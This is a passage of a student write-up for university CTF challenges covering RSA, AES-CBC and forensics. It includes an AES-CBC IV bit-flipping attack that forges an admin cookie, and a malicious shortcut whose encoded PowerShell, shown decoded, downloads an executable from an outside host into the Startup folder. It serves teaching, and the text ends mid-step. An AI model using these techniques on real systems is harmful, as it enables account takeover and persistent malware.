810a8ff2d0692caa5739414e4d36afcf952bb6919623a1f8bffaf1046e358992c4c3f2a346b
a4de451e4979720c8561e7d599da16d2ca4766d3196be687f237b782f83f8159299d752e3a1
44f235959cd855558bb77d86ab65c3ec125beb81c449e1b0b2f58d724973f5e6191ea55e0fb
bdc4056c1822dfb6392ee837be908d78c2bf57cdcd8124d8227e9f6e9031f46bb7485e71d57
5ef0c690c7ae58bb4e545a1f0711442e21254f4ec9df5c2cb69b7bbdb5a05d12dbea12705c0
e56540edfdf0ca9fbd49e3333cf1bba03d969a09e1c7798cc573d4e92bf88f8e0f3c4c3451a
4aef46c241d85a74d7441c774ab38454dd6dac8f0534faedfd929dcba045149adf3236faa44
ee92207ada24b646a9d680018f758e05b2619c17525e88bbb81b99ad748bb3382dea1dfeedd
a1f8b0db9d933bde0bdc5c7447e12a1ed7f241434a5d50572e0d06fefb22295af0af5a1e07f
b062d402cb2dc97467f35215287aa904b407e67ef172c5e75089969d243e479adc085319f1e
3fa6ef0062aeea5a2efb3491bc2866ba5f55b699f25f4a6156ef0fb82cf8c6f8dc7e0fd2a5f
590111e7579f91883057ef5b2fd258c2bb1c5bdcb26f421a881c2aad5a3f0424132109850f9
359c29503e4436f1bb37b670f52e5547966c511cce5a6677634a8140522628aecf10021f311
88d13e57e130a045a7f2168adfc62005149cf5b797a74c549c99d8b4d000d6f8947566164b9
73c6199ecdc9c47eeba85a3c4010908cba86e95fd67914545576fdb7145c6f6f57723404716
61f06f3f36ea6d4bae6599513676b036b650458773565f90ede840d84cf86adbde881806187
b054ac09d6336a3817552ff30d75ec862b18adcc02b0b6c443dbabe63e342d8f66bdc3706fd
387f8b62ad05061c0684a8fdb5c11aa15dafd1878fb16b3298207ef8b1139e3d4880ceef3d0
2145e8b59e696f1da0e837cfe0c21dfe4cd722c781f0f1f4ac6f0d389e8e3a0fe855b448234
eec1b3da13d4f50189a3525afff468937634860af2914e0f489647bec7fe8f0981709d32ae5
10ce7ed2dd0af279c713cd55aa5f04dc8f6fc84c7ce170defb513f90d78733beddfc13dc6ea
02422c69bcd49363d081bb03906db678e5e466de78818cb364e6aca37664371989a29dbb9d5
3c9f4b36e121c2a3b688bda12d8fa2682be21823326a73df84896eb71dc8aef142c4ebeefee
11f784e7f11e0470d573efbb2a1d9953b649b3cecb9a55a48c1f4d353ad4941851dd36faa44
977d02784fa41dbfdfc66ba1f197578a6c7ea97a3679049f658ddb075f0664c33327234ccc8
78523d2db01a9af0289cf92fa3189c29ed6c87ab09972b7d097f2a9b0c332a6cba73ee9a608
2d3f6b315e5dd977b95b89e1db5e85e7eb6caa87830052910e2707648dc0b47bc4f19d4f3cf
6b7b87c646b2784160077c92833be3b143de71aeba4614303e284832fa45a143d4cd12cf1f1
9cfad9bc2bea88e7e5b098e707b3693cf1a731713824485e3362bfddce1090dee4ed6d5c249
e2961b4ecfa78259bbd9d711c958cce0d4c93920036e627b8e7b449da90c8f2e6b61850da1b
```


```
05d672c3f5022c9285b23f1648384af9dcf33df461a39bd9c469bf6d3478a0593ce33012f86
45fbc481bd40ced4d069a093b9ec1c35d48ad4d3e5b09e5b8d59b57139c592d42b62e04f4c1
ab893308c204b8f287861f529b1474bf53cb074228fe74f45b9400676b2ce2233bdc7baf9d0
fdf2613620f8e5d496fdbb1140bc5eaa1b3c8ae13aba287d2ab0b285a738462a1be014fe3d1
aced394b1440ed089883353bb404e50bb4ebfe41ca9cdf52466f4bbab4f9b955eac497cec46
bbd664eff2c876228db567f991ffb9271b071769ac368088ae0d832c369629ef8dd5a8d938d
845a434800127a0b52315fabeb13cf6ae4ce89cb7e619c466374085971f73ff4500cd1faa87
d9b64f7f2cca2dec10412dcfce7115bfcb891bbe11ba994fc71ea73d797c05472455598a6e3
957643d155f927e24a3f570a5fcd60bed9ea2ac2fd5dff1a3524ff597edc07f4659c013c416
e6e6c6e65900d65e6e4bc2b517d6b3916ae5953db8daec79a00b111e20feddbf2f6551b0aba
2ee7333b4c7540b23cd1565df5d2ada49db649c0bf3cd83bde591bcebcc1bd861bb46c95a54
b759cce513cefccb33d4ef75a126e8ea7989913aaf397215fa56d3be251ffebfbb4e1d013df
b708012c38696f7c25a3c058f52eddbe5d9013d88d4dde8be2e097046175b541484185a6bb0
0140a3587a5e8b1707a9e5c08ef1f7de14451f164c1841037be0e9549470eb38b58246c579f
c1ea51e5fc88ca503773ff3edc94db120a057f244aae512c224f86fa860172e349b5666212c
40e629c38a5a81014ed35c804fd250e0d61407accdafe4fe3335bf4d9bbf942182ad5699fc0
928d65f425c0f0244aac4caa162a7bf307f71b8b28d23ddebdca0ef1bc19d2970d5c7976c45
77ff1f8cb4971c4d536b866b71b388759b8eee5959962a57061e685a8d3515b8e695cd85c57
a2019fa51c777d86918e56092f0922de2976b632077b1cea60da767ba7db63d44c3f2bc0a90
1efa5a68c43eb53e8dbde4d8e3fdf691e5e1bf396325e1cacf25289641cf858a6616075e689
1144591574940fcca4e028c3e233f859664c0ac8a2b38943261d3b631cad30ef1bb5683b659
ee4e02eb1c4c737d8d3adbd888297f93c0c50c9fb3254cb08399c2f98139eef7720b5c3b209
05b8288928e2c341de866cb22499662ccc80a81864b2837bf9f3271911369b172324850ccdf
47d25f441d5efe32f59906c434a3452b27547fd0cd2356b7cee4a881c02832ced3951bb8999
83a49039faf5d5b1390dbaf382dac6417f661c91e1128e0403282194ed9a273e7370078d30f
9ad2ad8b43605c55b820af7422afa01de73e53db94ead764eb0fa67959ba6bc3a42b433293a
015a7fe87feea241be9140e45d248e806a5f10faebb0f07d26b210b74d992b8ea47ae0139f0
11c7b3d8648f90343a6b4672b23ad6689a87b2680f101547b0a21c84321a0888415cf0cf54c
8b152ecb268b4957cf76c828e8d8f32fa8ac0d84482dbcb195e61011bdc0c71b547b3c034f8
7508c5a694bb07f3ad9416d91191205d2e64025496366c77041a829a183f24ce03ad8c1d42c
a2871af4c627258c7435f76d3b6be04c844a5f45e08895040c76aaccac0d8fa6f7dfa1bffd2
cecee5cc36b871275f3b22fdd8ee5967e95342adb6a24814b7c539871007c2ef569b57f093e
2b
```

Step 3: Removed the first few lines and then use following config for decrypting the remaining encrypted message.

```
REMOVED FIREST FEW LINES AND THEN USE FOLLOWING CONFIG FOR DECRYPT
AES_Decrypt({'option':'UTF8','string':'nootnootnootnoot'},{'option':'UTF8',
'string':'nootnootnootnoot'},'CBC','Hex','Hex',{'option':'Hex','string':''}
,{'option':'Hex','string':''})
From_Hex('Auto')
```

```
From_Base64('A-Za-z0-9+/=',true,false)
From_Hex('Auto')
```

Cyberchef link can be found [here](#).



Step 4: The output of the above operations is as follows

```
Pingu's Top Secret Fish Sauce Recipe!

Ingredients

    â¢ 6 tbsp water
    â¢ 2 tbsp sugar
    â¢ 1.5 tbsp freshly squeezed lime or lemon juice
    â¢ 2 tbsp fish sauce
    â¢ 10 tbsp of `UWA{pL34s3_sToP_tH3_cYb3r_cH3f_ch4lL3nG3s!1!}`

Optional Ingredients

    â¢ 1 clove garlic minced
    â¢ 1 bird's eye / Thai chile finely sliced
```

```
Instructions

    1. Combine water and sugar in a bowl. Optional: heat 1/3 of the water,
then mix in to make dissolving the sugar easier, then add the rest of the
water.

    2. Add lime or lemon juice in increments until you like how it tastes.
A good guide is it should taste like lemonade/limeade.

    3. Add fish sauce in small increments until you like how it tastes. It
should be a little strong since it will be paired with unseasoned food.

    4. Top with garlic and chilies then serve.
```

Question 3: Penguin RSA

An adélie penguin waddled over to you excitedly holding a toshiba laptop. On the laptop they showed some python code that they wrote that implemented the RSA asymmetric encryption algorithm securely and two times faster than other implementations. The penguin then sent you file named out.txt that contained the RSA public key (n, e) and an encrypted flag (ct). The penguin and then stared deep into your eyes and said while flapping their wings excitedly:

waa waa wa wa wa

Which translated to:

Can you decrypt the penguin's message that was encrypted using their RSA algorithm?

To help solve this challenge, a template for solving this challenge is provided (solvetemplate.py).

In addition, the RSA key generation algorithm is explained below:

1. **Pick to random prime numbers called p and q (keep these secure).**
2. **Calculate n = p x q.**
3. **Calculate the Euler totient phi = (p-1) x (q-1).**
4. **Choose a public key e. There are mathematical properties that need to be satisfied when choosing e, but for simplicity setting the public key e = 65537 is fine.**

5. **Calculate the private key d (the modular inverse of the public key with the euler totient d = pow(e, -1, phi)).**
6. **Encrypt the message pt using the public key e (ct = pow(pt, e, n)).**
7. **Decrypt the encrypted message ct using the private key d (pt = pow(ct, d, n)).**

```
flag:
UWA{mAyB3_i_sH0vLd_sT0p_3aTn_f15h_Nd_k33p_mI_pR1m35_s3CvRe!!one!}
```

```
from Crypto.Util.number import long_to_bytes
from binascii import unhexlify

def long_to_bytes(val, endianness='big'):
   width = val.bit_length()
   width += 8 - ((width % 8) or 8)
   fmt = '%%0%dx' % (width // 4)
   s = unhexlify(fmt % val)

   if endianness == 'little':
       s = s[::-1]

   return s

##
# The Public Key and Ciphertext for this challenge
##
n =
30859359477821197101360757889898056025116087420635846669755237754245657466356041393290618250788682595014884958864823911329538789324158217514627462381230568133252269393854218703849850990812760885869402359166699172695909600442009791449746084780033664742125686340156068237505445558029860277642796494339659602727 4

e = 65537

ct =
12611025142295082856089165648447750985078617720904272020742196894869372221182677783081308491654180055937564318758895599223516739689114579510380066981407446215425096740026488104015230013718587250705824872608898346796146688003432402091724407581855538961469557572587258801824611013303258293787492045739008687112 7
```

```
##
# Task 1:
#   Figure out calculating the two primes that were used to generate the
RSA public and private keys
##

# We know that n = p*q
# We also know that q = 2
# Therefore, p = n/2
p = n // 2
q = 2


##
# Task 2:
#   Using the given public key `e`, derive the private key `d` by using the
prime numbers you discover in
#   task 1.
#
# Hint:
#   The adelie penguin might of done this part correctly.
##

# We know that d = e^(-1) mod phi(n)
# phi(n) = (p-1)*(q-1)
phi = (p - 1) * (q - 1)
d = pow(e, -1, phi)


# If you did task 1 and 2 correctly, this code will decrypt the ciphertext
and print the flag.
flag_int = pow(ct, d, n)
print(f"flag: {long_to_bytes(flag_int).decode()}")
```

Running the python file after doing some maths above in programming and executing the python program above, we get the following output in the terminal which has the flag.

flag: UWA{mAyB3_i_sH0vLd_sT0p_3aTn_f15h_Nd_k33p_mI_pR1m35_s3CvRe!!one!}

Question 4: Flippin Auth


Pingu has developed a web application with secure authentication for summoning the penguins around the world to attack the humans. Pingu is very impressed with how they implemented AES-CBC for securing authentication cookies, and challenges any human to try and break into the admin dashboard. The following code was revealed by Pingu showing how the authentication cookies are encrypted as proof that it is secure.

```
from Crypto.Cipher import AES
from Crypto.Random import get_random_bytes
from Crypto.Util.Padding import pad, unpad
from binascii import unhexlify

def encrypt_username(key: bytes, username: bytes) -> str:
    """
        Encrypts the username and creates an authentication cookie
    """
    # Generates a random IV for the authentication cookie
    iv = get_random_bytes(AES.block_size)
    cipher = AES.new(key, AES.MODE_CBC, iv)

    enc_username = cipher.encrypt(pad(username, AES.block_size))

    # Returns the authentication cookie in the format {IV}:{encrypted
username}
    return f"{iv.hex()}:{enc_username.hex()}"


def decrypt_auth_cookie(key: bytes, auth_cookie: str) -> str:
    """
        Decrypts the authentication cookie and retrieves the user's
username
    """
    # Splits the authentication cookie by ':' to get the IV and encrypted
username
    iv_hex, enc_username_hex = auth_cookie.split(':')

    # Decodes the IV and encrypted username from hex
    iv = unhexlify(iv_hex)
    enc_username = unhexlify(enc_username_hex)

    # Decrypts the username field
    cipher = AES.new(key, AES.MODE_CBC, iv)
    return unpad(cipher.decrypt(enc_username), AES.block_size).decode()
```

Flag: UWA{cH1aM0_1_p1nGvIni!1}

Step 1: Since we don't know the secret key and it is assumed to be secure, instead of guessing it, we will try to find an alternative. One option would be to find the encrypted value of 'admin' and use the existing IV (Initialization Vector) in auth cookie to log in. But, we don't know the secret key which means we cannot find the encrypted value of admin either. If we can trick the server by using the same encrypted value for guest and manipulate IV such that that finally decrypt to 'admin' we might be able to gain access as admin.

Step 2: To do that, first we need to find D_{guest} and use that to get I_{admin} such that the we can use that IV to gain access to the admin dashboard.



We have

$$I_{guest} \oplus D_{guest} = G_{guest}$$

Using the mathematical property of XOR,

$$D_{guest} = G_{guest} \oplus I_{guest} \quad (1)$$




Fig: auth_cookie for guest

Step 3:

auth_cookie = c098b6d19bfbe7fb2efbdaa84ff9e48a:6ce94fa6dbbc634a1a72c342e9fd2ec2

From a browser, $I_{guest} = c098b6d19bfbe7fb2efbdaa84ff9e48a$

Hex value for guest, $G_{guest} = 6775657374$

Using https://xor.pw/ online with above values for the equation 1,

$$D_{guest} = a7edd3a2effbe7fb2efbdaa84ff9e48a$$

Step 4:
Now we have D_{guest} **and** A_{admin}**, we can find** I_{admin} **and use that** I_{admin} **to log in as an admin.**


$$I_{admin} \oplus D_{guest} = A_{admin}$$

Using the mathematical property of XOR again,

$$I_{admin} = A_{admin} \oplus D_{guest} \quad (2)$$

Hex value for admin, $A_{admin} = 61646d696e$

Using the equation 2, $I_{admin} = c689becb81fbe7fb2efbdaa84ff9e48a$



Step 5: Replacing $I_{guest} = c098b6d19bfbe7fb2efbdaa84ff9e48a$ **in auth_cookie by** $I_{admin} = c689becb81fbe7fb2efbdaa84ff9e48a$

auth_cookie = c689becb81fbe7fb2efbdaa84ff9e48a:6ce94fa6dbbc634a1a72c342e9fd2ec2

Step 6: Refreshing the page, we are logged in as admin and we found the flag as UWA{cH1aM0_1_p1nGvIni!1}

Project: Forensics

Question 1: Noot Noot

Pingu got really mad with Alex for making all of these hard challenges for the CITS1003 CTF assignment and sent the following email with the attached image below.

```
Dear Alex,
Give me the flags for the CITS1003 assignment or I am going to 'noot noot'
your house.
Kind regards, Not Pingu
```

Using the attached image, can you figure out the nearest station where Pingu took the photo?

Flag: McMurdo Station


Step 1: Found the following metadata about the location from the image.

```
LOCATION METADATA FROM IMAGE: 77°50'30.6"S 166°41'10.8"E
```

Step 2: Used the above coordinate in google maps to find the nearest station.

Step 3: Google map of the given coordinate is here. Apple map does not show the station.

Step 4: Explored the location around and found McMurdo Station which is nearest to the given coordinate which can be found here.



Flag: McMurdo Station

Question 2: Penguin Trap Music

Pingu recently torrented FL Studios and made a trap song to share with his friends. He thought it would be really cool to hide a secret message within the song using steghide, and was certain that his secret message was well hidden that he did not set a passcode to hide his message.

Can you use steghide to extract the message from the song?

Flag: UWA{b455_i5_g00d_2_34t1!one!}

Step 1: Downloaded `steghide` on linux

Step 2: Used the following command to extract the hidden message into hidden.txt file

```
$ steghide extract -sf song.wav -xf hidden.txt
```

Step 3: Used cat to display the content of the hidden file.

```
$ cat hidden.txt
UWA{b455_i5_g00d_2_34t1!one!}
```

Question 3: Fishy Doc

Mumble accidentally opened a document that Pingu sent. Nekminit Mumble's computer was displaying warning messages that he has been hacked!

Can you investigate the document Pingu sent and figure out how Mumble was hacked?

```
Flag: UWA{f15hY_m4cR0s_nD_ch3353}
```

Step 1: Downloaded the `fish.odt` file.

Step 2: Explored the content of `Basic/Standard/Module1.xml` file which had the following content.

```
Basic/Standard/Module1.xml

<script:module script:name="Module1" script:language="StarBasic"
script:moduleType="normal">
Sub AutoExec MsgBox "You have been hacked!! Jk, this is a prank",
vbMsgBoxSetForeground REM **** UWA{f15hY_m4cR0s_nD_ch3353} **** End Sub
</script:module>
```

Question 4: Mumble's Revenge

Mumble got really annoyed by Pingu constantly spamming malicious documents and decided to phish Pingu back with their own malware.

Now Pingu is losing his mind because his computer spams 100s of message boxes whenever he turns on his computer.

Can you reverse engineer Mumble's malware and read the contents of the message box that is shown?

```
Flag: UWA{h4Ck3D_bY_tH3_l1Nk3d_cH41N!!1one}
```

Step 1: Analysing the content of `ClickMePingu.lnk` file shows following:

```
WindowsPowerShell WindowsPowerShell powershell.exe powershell.exe
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
?..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -Nop -sta
-noni -w hidden -encodedCommand
aQBmACgAJABlAG4AdgA6AFUAcwBlAHIATgBhAG0AZQAgAC0AZQBxACAAIgBwAGkAbgBnAHUAIgA
pAHsASQBuAHYAbwBrAGUALQBXAGUAYgBSAGUAcQB1AGUAcwB0ACAAaAB0AHQAcABzADoALwAvAH
MAdABvAHIAYQBnAGUALgBnAG8AbwBnAGwAZQBhAHAAaQBzAC4AYwBvAG0ALwBtAHUAbQBiAGwAZ
QBzAHIAZQB2AGUAbgBnAGUALQBjAGkAdABzADEAMAAwADMALwBwAGkAbgBnAHUALQBwAGwAZQBh
AHMAZQAtAHMAdABvAHAALQB0AHIAeQBpAG4AZwAtAHQAbwAtAHAAaABpAHMAaAAtAG0AZQAtAHA
AbAB6AC8ATQB1AG0AYgBsAGUAcwBSAGUAdgBlAG4AZwBlAC4AZQB4AGUAIAAtAG8AdQB0AGYAaQ
BsAGUAIAAiAEMAOgBcAFUAcwBlAHIAcwBcACQAZQBuAHYAOgBVAHMAZQByAE4AYQBtAGUAXABBA
HAAcABEAGEAdABhAFwAUgBvAGEAbQBpAG4AZwBcAE0AaQBjAHIAbwBzAG8AZgB0AFwAVwBpAG4A
ZABvAHcAcwBcAFMAdABhAHIAdAAgAE0AZQBuAHUAXABQAHIAbwBnAHIAYQBtAHMAXABTAHQAYQB
yAHQAdQBwAFwAcwB0AGEAcgB0AHUAcAAuAGUAeABlACIAOwB9AA==3C:\Program
Files\Windows NT\Accessories\wordpad.exe %ProgramFiles%\Windows
NT\Accessories\wordpad.exe %ProgramFiles%\Windows
NT\Accessories\wordpad.exe desktop-nraeqhv S-1-5-21-781285178-3412829463-
3753088138-1001
```

Step 2: Decrypting the part above which is encoded using base64, we get

```
if($env:UserName -eq "pingu"){Invoke-WebRequest
https://storage.googleapis.com/mumblesrevenge-cits1003/pingu-please-stop-
trying-to-phish-me-plz/MumblesRevenge.exe -outfile
"C:\Users\$env:UserName\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup\startup.exe";}
```

Step 3: Downloaded `MumblesRevenge.exe` from the site
https://storage.googleapis.com/mumblesrevenge-cits1003/pingu-please-stop-trying-to-phish-me-plz/MumblesRevenge.exe

Step 4: Using `cat` to see the content of the .text file which is included in `.exe` file

